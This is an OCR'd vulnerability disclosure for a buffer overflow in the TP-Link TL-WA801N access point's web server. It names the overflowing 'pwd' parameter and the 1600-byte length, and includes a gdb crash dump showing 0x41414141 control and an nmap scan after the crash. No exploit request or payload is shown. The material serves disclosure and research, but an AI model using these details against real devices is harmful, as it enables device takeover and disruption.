TP-Link TL-WA801N router/AP http overflow Remote Code Execution

High-level overview

The http binary on the tp-link tl-wa801n router is affected by an overflow vulnerability due to improper border controls that results in remote code execution on the device.

Product version information

TP-Link TL-WA801N v6_EU_0.9.1_3.16_[200116-rel61815]


Root Cause Analysis

The 1600 byte string passed to the "pwd" variable is overflowed during the new password setting.

Firmware Download link:


https://www.tp-link.com/us/support/download/tl-wa801n/#Firmware

Request:



```
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x2af18948 in dm_checkString () from target:/lib/libcmm.so
(gdb) bt
#0  0x2af18948 in dm_checkString () from target:/lib/libcmm.so
#1  0x2af19040 in dm_setParamNodeString () from target:/lib/libcmm.so
#2  0x2af0d4e8 in dm_fillObjByStr () from target:/lib/libcmm.so
#3  0x41414141 in ?? ()
Backtrace stopped: frame did not save the PC
(gdb) info registers
          zero       at       v0       v1       a0       a1       a2       a3
 R0   00000000 00000001 0000063f 0000063c 7f812798 fefefeff 00000000 00000000
           t0       t1       t2       t3       t4       t5       t6       t7
 R8   00000041 00000000 00000000 00000000 00000000 00000000 00000000 00000000
           s0       s1       s2       s3       s4       s5       s6       s7
 R16  7f812798 41414141 7f812d00 0000063f 7f812d97 00000001 00000000 7f81715c
           t8       t9       k0       k1       gp       sp       s8       ra
 R24  00000000 2b07b0c0 00000000 00000000 2af7def0 7f8126b0 7f812d00 2af18944
        status       lo       hi badvaddr    cause       pc
      0100ff13 00000054 00000000 41414149 40800010 2af18948
          fcsr      fir      hi1      lo1      hi2      lo2      hi3      lo3
      00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
        dspctl  restart
      00000000 00000000
(gdb)
```


Parancssor
C:\Users\papge>nmap -PN -p80 tplinkap.net
Starting Nmap 7.80 (https://nmap.org) at 2022-04-22 11:05 K÷zÚp-eur˜pai nyßri ido
Nmap scan report for tplinkap.net (192.168.0.254)
Host is up (0.0031s latency).
PORT STATE SERVICE
80/tcp closed http
MAC Address: 6C:5A:B0:02:3D:84 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 20.66 seconds
C:\Users\papge>